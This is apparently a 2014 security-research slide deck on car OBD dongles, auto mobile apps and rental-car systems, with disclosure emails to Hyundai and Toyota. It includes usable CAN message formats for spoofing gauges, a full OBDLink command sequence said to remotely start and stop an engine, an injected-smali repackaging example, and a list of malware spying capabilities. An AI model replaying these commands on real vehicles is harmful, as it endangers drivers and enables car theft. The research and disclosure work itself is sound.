
odometer

ID index


Start position

End position

Command ID



# Send CAN Messages to Control Cars




Richard McLaughlin – Warwick Control

# Security Flaws in OBD Products

50% OBD dongles are vulnerable to attacks!

OBD dongles, auto mobile apps, and car rental services

Need security penetration testing service



# tcpdump and wireshark

wei.pcap [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
99	13.332611	192.168.0.29	192.168.0.10	ICMP	1516	60234 > heathview [ACK] Seq=24879 Ack=476 Win=14600 Len=1460
100	13.332764	192.168.0.29	192.168.0.10	TCP	662	60234 > heathview [PSH, ACK] Seq=26339 Ack=476 Win=14600 Len=606
101	13.339326	192.168.0.10	192.168.0.29	TCP	56	heathview > 60234 [ACK] Seq=476 Ack=26339 Win=5840 Len=0
102	13.339906	192.168.0.10	192.168.0.29	TCP	56	heathview > 60234 [ACK] Seq=476 Ack=26945 Win=5840 Len=0
103	13.510850	192.168.0.10	192.168.0.29	TCP	84	heathview > 60234 [PSH, ACK] Seq=476 Ack=26945 Win=5840 Len=28
104	13.511033	192.168.0.29	192.168.0.10	TCP	56	60234 > heathview [ACK] Seq=26945 Ack=504 Win=14600 Len=0
105	13.537372	192.168.0.29	192.168.0.10	TCP	1516	60234 > heathview [ACK] Seq=26945 Ack=504 Win=14600 Len=1460
106	13.537403	192.168.0.29	192.168.0.10	TCP	662	60234 > heathview [PSH, ACK] Seq=28405 Ack=504 Win=14600 Len=606
107	13.543934	192.168.0.10	192.168.0.29	TCP	56	heathview > 60234 [ACK] Seq=504 Ack=28405 Win=5840 Len=0
108	13.544514	192.168.0.10	192.168.0.29	TCP	56	heathview > 60234 [ACK] Seq=504 Ack=29011 Win=5840 Len=0
109	13.715215	192.168.0.10	192.168.0.29	TCP	84	heathview > 60234 [PSH, ACK] Seq=504 Ack=29011 Win=5840 Len=28
110	13.752572	192.168.0.29	192.168.0.10	TCP	56	60234 > heathview [ACK] Seq=29011 Ack=532 Win=14600 Len=0
111	13.788250	192.168.0.29	192.168.0.10	TCP	1516	60234 > heathview [ACK] Seq=29011 Ack=532 Win=14600 Len=1460
112	13.788311	192.168.0.29	192.168.0.10	TCP	662	60234 > heathview [PSH, ACK] Seq=30471 Ack=532 Win=14600 Len=606
113	13.794629	192.168.0.10	192.168.0.29	TCP	56	heathview > 60234 [ACK] Seq=532 Ack=30471 Win=5840 Len=0
114	13.795880	192.168.0.10	192.168.0.29	TCP	56	heathview > 60234 [ACK] Seq=532 Ack=31077 Win=5840 Len=0
115	13.966550	192.168.0.10	192.168.0.29	TCP	84	heathview > 60234 [PSH, ACK] Seq=532 Ack=31077 Win=5840 Len=28
116	13.966733	192.168.0.29	192.168.0.10	TCP	56	60234 > heathview [ACK] Seq=31077 Ack=560 Win=14600 Len=0
117	13.982726	192.168.0.29	192.168.0.10	TCP	921	60234 > heathview [PSH, ACK] Seq=31077 Ack=560 Win=14600 Len=865
118	13.988372	192.168.0.10	192.168.0.29	TCP	56	heathview > 60234 [ACK] Seq=560 Ack=31942 Win=5840 Len=0
119	14.079780	192.168.0.10	192.168.0.29	TCP	112	heathview > 60234 [PSH, ACK] Seq=560 Ack=31942 Win=5840 Len=56
120	14.092935	192.168.0.29	192.168.0.10	TCP	70	60234 > heathview [PSH, ACK] Seq=31942 Ack=616 Win=14600 Len=14
121	14.097391	192.168.0.10	192.168.0.29	TCP	56	heathview > 60234 [ACK] Seq=616 Ack=31956 Win=5840 Len=0
122	14.202106	192.168.0.10	192.168.0.29	TCP	70	heathview > 60234 [PSH, ACK] Seq=616 Ack=31956 Win=5840 Len=14
123	14.232565	192.168.0.29	192.168.0.10	TCP	56	60234 > heathview [ACK] Seq=31956 Ack=630 Win=14600 Len=0

Frame 111: 1516 bytes on wire (12128 bits), 1516 bytes captured (12128 bits)

Linux cooked capture

Internet Protocol Version 4, Src: 192.168.0.29 (192.168.0.29), Dst: 192.168.0.10 (192.168.0.10)

Transmission Control Protocol, Src Port: 60234 (60234), Dst Port: heathview (35000), Seq: 29011, Ack: 532, Len: 1460

Data (1460 bytes)

Data: 55aa00140809f7f601080660ca0800a00008345b010ad4d1...

Offset	Hex	ASCII
0030	50 10 39 08 ea 61 00 00	55 aa 00 14 08 09 f7 f6
0040	00 08 34 5b 01 0a d4 d1	P.9..a..U.....
0050	f8 08 24 12 01 01 d5 01	.....\$.....\$.
0060	00 15 d5 02 22 01 eb 02	.....5.....
0070	03 c1 f8 80 35 03 7a 63	.....5.zc..hL..
0080	f8 80 45 45 73 15 43 35	.....f8.80.45.0c.00.04

Data (data), 1460 bytes | Packets: 311 · Displayed: 311 (100.0%) · Load time: 0:00:180 | Profile: Default

Customized protocol

## Protocol format


55	AA	PacketID	SendData len	SendData len <sup>-1</sup>	SendData[0].....SendData[n]	C S 校 验 和
----	----	----------	--------------	----------------------------	-----------------------------	-----------------------

## SendData

<i>Frame Count</i>	the first Frame length	0x60 或者 0x61	Command ID	Data[0].....Data[n]	Frame[1].....Frame[n]
--------------------	------------------------	--------------------	------------	---------------------	-----------------------

# Auto Malware Prototype

- ❑ We developed the first mobile malware for auto attack demo



click each button for the corresponding attack scenario

manually input your commands to control the car



# **OBD Attack Demo – Hyundai and Camry**

# No Specific Responses From Auto Makers

In order to assist you with a question or any feedback, we will need to know:

**Owner:** your vehicle's full 17 digit Vehicle Identification Number(VIN) as well as your contact information.

**Prospective Owner:** your vehicle of interest.

<b>VIN</b>	<b>VEHICLE OF INTEREST</b>
<input type="text"/>	Sonata
<b>FIRST NAME</b>	<b>LAST NAME</b>
research	team
<b>EMAIL ADDRESS</b>	<b>CONFIRM EMAIL ADDRESS</b>
info@visualthreat.com	info@visualthreat.com
<b>PHONE NUMBER (OPTIONAL)</b>	<b>EXTENSION</b>
<input type="text"/>	<input type="text"/>
<b>TOPIC:</b>	
Other	

**YOUR MESSAGE (UP TO 4,000 CHARACTERS):**

Hi,  
This is VisualThreat, a mobile security company. Currently we are doing research on Internet of Vehicle security. However, we have discovered that it is doable to remote control a Hyundai Sonata car by using a market-purchased OBD2 diagnostic box and a developed mobile app

SEND MESSAGE



Select Vehicle ▼

Shopping Tools ▼

F

\*Required

- Vehicle Concern
- Dealership Experience
- Vehicle Features
- Vehicle Purchase Inquiry
- Entune®
- Copyright
- Topic Not Listed

\*Required

Camry

Not Applicable

\*Required

remotely over-the-air attack demo on Camar

Please confirm you get our notice once you receive the email.

Thanks

VisualThreat Inc.  
info@visualthreat.com

Attachments (optional)

Browse... No file selected.

Submit

## Email Toyota Confirmation



Response Sent!

## CONTACT US:

**Thank You** for contacting Hyundai Motor America.  
Your email has been forwarded to our Customer Support team for review and follow-up.

[Visit the Home Page](#)



# CAN Messages to Control Cars

odometer

ECU:

Combination Meter

message:

7C0 04 30 01 00 xx 00 00 00

:

```
if(x&0xff==0) Y=OFF;
else if(x&0xff==0x01) Y=0;
else if(x&0xff==0x02) Y=40;
else if(x&0xff==0x04) Y=80;
else if(x&0xff==0x08) Y=120;
else if(x&0xff==0x10) Y=160;
else if(x&0xff==0x20) Y=200;
else if(x&0xff==0x40) Y=240;
else if(x&0xff==0x80) Y=280;
else Y=NO TABLE DATA;
```

ECU: RPM

Combination Meter

message:

7C0 04 30 02 00 xx 00 00 00

:

```
if(x&0xff==0) Y=OFF;
else if(x&0xff==0x01) Y=0;
else if(x&0xff==0x02) Y=1000;
else if(x&0xff==0x04) Y=2000;
else if(x&0xff==0x08) Y=3000
;else if(x&0xff==0x10) Y=4000;
else if(x&0xff==0x20) Y=5000;
else if(x&0xff==0x40) Y=6000;
else if(x&0xff==0x80) Y=7000;
else Y=NO TABLE DATA;
```

fuel tank

ECU:

message:

7C0 04 30 03 00 xx 00 00 00

:

```
if(x&0xff==0) Y=OFF;
else if(x&0xff==0x01) Y=Sender E;
else if(x&0xff==0x02) Y=Empty;
else if(x&0xff==0x04) Y=Warning;
else if(x&0xff==0x08) Y=1/4;
else if(x&0xff==0x10) Y=1/2;
else if(x&0xff==0x20) Y=3/4;
else if(x&0xff==0x40) Y=Full;
else if(x&0xff==0x80) Y=Sender F;
else Y=NO TABLE DATA;
```

# 2014 Auto OBD Product and Mobile App Security Research Report



## 2014 Auto OBD Product and Mobile App Security Research Report



MobileThreatCert

categories	number
OBD dongle vendors outside China	7
OBD dongle vendors in China	12
Auto mobile apps	125

## OBD Dongles




Communication Security  
Vulnerabilities Bring  
Auto Attacks



security flaws




commu  
protocol



weak or no  
encryption

encryption key exposed

# Privacy Leakage from Auto Apps



## Information Leakage

- Phone Call History
- Contact List
- Phone Number/IMEI/IMSI
- Telecom Carrier Information
- Installed Apps
- Running Apps
- Location

## Text Message

- Read Message
- Intercept Message
- Send Message
- Delete Message
- Create Message
- Create Contact Name
- Edit Contact List
- Delete Contact Name
- Delete Call Record

## Spy

- Spy Text Message
- Spy Phone Call
- Spy Location
- Spy Battery
- Keyboard Spy

## File/OS

- Delete File
- Kill Process
- Executes Command



# Easy Reverse Engineering Auto App

```

response: HTML Form URL Encoded: application/x-www-form-urlencoded
▶ Form item: "car_series_id" = "51"
▶ Form item: "car_series_name" = " "
▶ Form item: "car_sub_type_name" = " "
▶ Form item: "car_sub_type_id" = "181"
▶ Form item: "auto_code" = "FUKANG"
▶ Form item: "mine_car_plate_num" = "D15545"

0120 75 65 0d 0a 0d 0a 63 61 72 5f 73 65 72 69 65 73 ue....ca r_series
0130 5f 69 64 3d 35 31 26 63 61 72 5f 73 65 72 69 65 _id=51&c ar_serie
0140 73 5f 6e 61 6d 65 3d 25 45 39 25 39 42 25 41 41 s_name=% E9%9B%AA
0150 25 45 39 25 39 33 25 38 31 25 45 39 25 42 45 25 %E9%93%8 1%E9%BE%
0160 39 39 26 63 61 72 5f 73 75 62 5f 74 79 70 65 5f 99&car_s ub_type_
0170 6e 61 6d 65 3d 25 45 34 25 42 38 25 39 43 25 45 name=%E4 %B8%9C%E
0180 39 25 41 33 25 38 45 25 45 39 25 39 42 25 41 41 9%A3%8E% E9%9B%AA
0190 25 45 39 25 39 33 25 38 31 25 45 39 25 42 45 25 %E9%93%8 1%E9%BE%
01a0 39 39 26 63 61 72 5f 73 75 62 5f 74 79 70 65 5f 99&car_s ub_type_
01b0 69 64 3d 31 38 31 26 61 75 74 6f 5f 63 6f 64 65 id=181&a uto_code
01c0 3d 46 55 4b 41 4e 47 26 6d 69 6e 65 5f 63 61 72 =FUKANG& mine_car
01d0 5f 70 6c 61 74 65 5f 6e 75 6d 3d 25 45 34 25 42 _plate_n um=%E4%B
01e0 41 25 39 31 44 31 35 35 34 35
  
```

- 1038904
- android\_metadata
- contact
- helper
- Link\_TB
- message
- myCar
- newfriend
- PublicAccount
- share
- shareattitude
- shareCity
- shareComment
- shareMsg
- user\_TB


data not encrypted  
URL hijack

RecNo	_id	key	value
Click here to define a filter			
1	1	config.urls	http://base.api.dbscar.com/?action=config_service.urls
2	2	user.get_base_info	http://base.api.dbscar.com/?action=userinfo.get_base_info
3	3	user.get_base_info_car_logo	http://base.api.dbscar.com/?action=userinfo.get_base_info_car_logo
4	4	user.set_base	http://base.api.dbscar.com/?action=userinfo.set_base
5	5	user.set_area	http://base.api.dbscar.com/?action=userinfo.set_area
6	6	user.unbind_tel	http://base.api.dbscar.com/?action=userinfo.unbind_tel
7	7	user.unbind_email	http://base.api.dbscar.com/?action=userinfo.unbind_email
8	8	user.get_contact	http://base.api.dbscar.com/?action=userinfo.get_contact
9	9	user.set_ext	http://base.api.dbscar.com/?action=userinfo.set_ext
10	10	user.get_pricconf	http://base.api.dbscar.com/?action=userinfo.get_pricconf
11	11	user.set_conf	http://base.api.dbscar.com/?action=userinfo.set_conf
12	12	user.get_common	http://base.api.dbscar.com/?action=userinfo.get_common
13	13	user.get_rand_hobby	http://base.api.dbscar.com/?action=userinfo.get_rand_hobby
14	14	user.get_hobby	http://base.api.dbscar.com/?action=userinfo.get_hobby
15	15	user.get_map_conf	http://base.api.dbscar.com/?action=userinfo.get_map_conf
16	16	userinfo.set_password	http://base.api.dbscar.com/?action=userinfo.set_password
17	17	verify.req_send_code	http://base.api.dbscar.com/?action=verifycode.req_send_code
18	18	verify.request	http://base.api.dbscar.com/?action=verifycode.request_send_code
19	19	verify.verify_code	http://base.api.dbscar.com/?action=verifycode.verify
20	20	verify.reset_pass	http://base.api.dbscar.com/?action=passport_service.reset_pass
21	21	diagsoft.download	http://mycar.x431.com/mobile/softCenter/downloadEncryptDiagSoft.action


# inject testing codes and repackaging

```
main.smali
9875 .method public onCreate(Landroid/os/Bundle;)V
9876     .locals 7
9877     .parameter
9878
9879     .prologue
9880
9881     new-instance v1, Landroid/app/AlertDialog$Builder;
9882     invoke-direct {v1, p0}, Landroid/app/AlertDialog$Builder;-><init>(Landroid/content/Context;)V
9883     const-string v2, "visualthreat"
9884     invoke-virtual {v1, v2}, Landroid/app/AlertDialog$Builder;->setTitle(Ljava/lang/CharSequence;)Landroid/app/AlertDialog$Builder;
9885     const-string v2, "test by vs!"
9886     invoke-virtual {v1, v2}, Landroid/app/AlertDialog$Builder;->setMessage(Ljava/lang/CharSequence;)Landroid/app/AlertDialog$Builder;
9887     invoke-virtual {v1}, Landroid/app/AlertDialog$Builder;->create()Landroid/app/AlertDialog;
9888     move-result-object v2
9889     invoke-virtual {v2}, Landroid/app/AlertDialog;->show()V
9890
9891     const/16 v6, 0x400
9892
9893     const/4 v2, 0x0
9894
9895     .line 32
9896     invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
```

↑  
**injected code**



# NO code obfuscation: remote auto controls



## 举例解释 START 序列

ATR0, 关闭回复, 执行此命令后 OBDLINK 发送命令后立马返回, 不会等待 ECU 的回复  
就可进入下一条命令的发送

ATAL, 设置 OBDLINK 允许接收和发送大于 7 字节的长消息

STP61, 选择协议为 SW CAN (ISO 11898, 11-bit Tx, 33.3kbps, var DLC), 即单线 Can 协议

STCSWM2, 设置单线 can 协议的模式为 2-WakeUp 模式

ATSH100, 设置 11bit CanID = 0x100

0000000000000000, 发送命令 : 100 08 00 00 00 00 00 00 00 00

ATSH621, 设置 11bit canID = 0x621

0140000000000000, 发送命令 621 08 01 40 00 00 00 00 00 00

STCSWM3, 设置单线 can 协议的模式为 3-Normal 模式

STP62, 选择协议为 SW CAN (ISO 11898, 29-bit Tx, 33.3kbps, var DLC)

ATCP10, 设置 29bit Can 优先级为 10

ATSH24E097, 设置 29bit 头部为 24 E0 97

8001FF,0000FF 发送命令 10 24 E0 97 03 80 01 FF

10 24 E0 97 03 00 00 FF

发完此命令后发动机就会被启动!

START	ATR0,ATAL,STP61, STCSWM2,ATSH100,0000000000 000000,ATSH621,01400000000000 00,STCSWM3, STP62,ATCP10,ATSH24E097, 8001FF,0000FF
STOP	ATR0,ATAL,STP61, STCSWM2,ATSH100,0000000000 000000,ATSH621,01400000000000 00,STCSWM3, STP62,ATCP10,ATSH24E097, 4000FF,0000FF

# Car Rental

- weak security protection
- an app to remotely open the car door
  - User authentication from mobile app to cloud
  - Cloud sends a CAN message to sim card in the OBD box
  - Open the car door w/o key

## Security flaws we found:

- Unlimited pic uploading to the cloud, DoS attacks
- Password not encrypted in the app
- Weak authentication and encryption, can get key easily
- SQL injection: database leakage

```

public class DESUtil {
    private static String KEY = '          '; ← encryption key

    public static String encrypt(String encryptString) throws Exception {
        SecretKeySpec key = new SecretKeySpec(KEY.getBytes(), "DES");
        Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
        cipher.init(Cipher.ENCRYPT_MODE, key);
        byte[] encryptedData = cipher.doFinal(encryptString.getBytes());

        return Base64.encodeToString( encryptedData , Base64.DEFAULT);
    }
